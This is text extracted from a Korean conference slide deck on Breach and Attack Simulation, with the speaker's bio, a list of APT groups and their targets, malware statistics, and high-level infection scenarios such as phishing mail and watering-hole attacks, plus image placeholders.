

BAS(Breach and Attack Simulation)

2024. 8. 31.

김진영



김진영

이메일 – whitebear2030@gmail.com

경력	2023.07 ~ 현재	78리서치랩 – BAS 솔루션 개발	
	2023.02 ~ 2023.07	아이넷캡 – 모바일 악성코드 분석	
발표	2023.02 이후	호남정보보호학회 – 북한 APT 동향 및 기술 분석	
	2023.02 이전	Defcon31 – OT 취약점 발표 CodeGate – OT 취약점 발표 CodeEngn – 북한 APT 그룹에서 유포된 악성코드 분석	
교육	2022.07 ~ 2023.02	BoB11 – 취약점 분석	
CVE	2023.01 ~ 2023.12	CVE-2023-0525	CVE-2023-22807
		CVE-2023-0457	CVE-2023-0102
		CVE-2023-22804	CVE-2023-0103
		CVE-2023-22805	CVE-2023-22806

Contents

01	—————	BAS(Breach and Attack Simulation)
02	—————	취약점 분석
03	—————	악성코드 분석
04	—————	자동화 공격 만들기

01 BAS(Breach and Attack Simulation)

BAS(Breach and Attack Simulation)



01 BAS(Breach and Attack Simulation)

주제 소개

BAS(Breach and Attack Simulation) 무엇인가

BAS 정의

BAS(Breach and Attack Simulation) 자동화된 도구와 기술을 활용하여 다양한 사이버 공격기법을 시뮬레이션 함으로써 조직의 보안 방어 능력을 평가하고 강화하는 과정




01 BAS(Breach and Attack Simulation)

why



BAS(Breach and Attack Simulation)


01 BAS(Breach and Attack Simulation)



현재 상황

- 1. Kimsuky - 한국의 정부 기관, 연구소, 기업 목표로 정보 탈취
- 2. Lazarus - 금융기관 해킹, 랜섬웨어 공격, 암호화폐 탈취
- 3. APT10 - 첨단 기술 목표로 공급망 공격과 피싱 공격
- 4. APT41 - 게임 산업 목표로 스파이웨어 및 랜섬웨어 공격

01 BAS(Breach and Attack Simulation)



현재 상황

- 1. Kimsuky - 한국의 정부 기관, 연구소, 기업 목표로 정보 탈취
- 2. Lazarus - 금융기관 해킹, 랜섬웨어 공격, 암호화폐 탈취
- 3. APT10 - 첨단 기술 목표로 공급망 공격과 피싱 공격
- 4. APT41 - 게임 산업 목표로 스파이웨어 및 랜섬웨어 공격



미래 상황

	2023년 12월	2024년 1월
트로이목마	3만7,623	6만7,623
랜섬웨어	8,474	2만225
웜	3,101	1만8,012

01 BAS(Breach and Attack Simulation)

CASE 1



악성 메일 유포



01 BAS(Breach and Attack Simulation)

CASE 1



악성 메일 유포



CASE 2



프로그램 다운로드



MS Windows



Office



한컴오피스



Adobe 제품군



안티바이러스 제품




Visual Studio

Notepad++


개발 툴

01 BAS(Breach and Attack Simulation)

CASE 1



CASE 2




MS Windows


Office


한컴오피스


Adobe 제품군


안티바이러스 제품


개발 툴

CASE 3



나의 방문을 숨어서 기다리고 있다가?


워터링 홀
(Watering Hole)

01 BAS(Breach and Attack Simulation)

CASE 1




CASE 2



CASE 3




CASE 4



01 BAS(Breach and Attack Simulation)

CASE 1



순서 1



A 직원




B 직원

01 BAS(Breach and Attack Simulation)


CASE 1



순서 1




순서 2



01 BAS(Breach and Attack Simulation)



01 BAS(Breach and Attack Simulation)

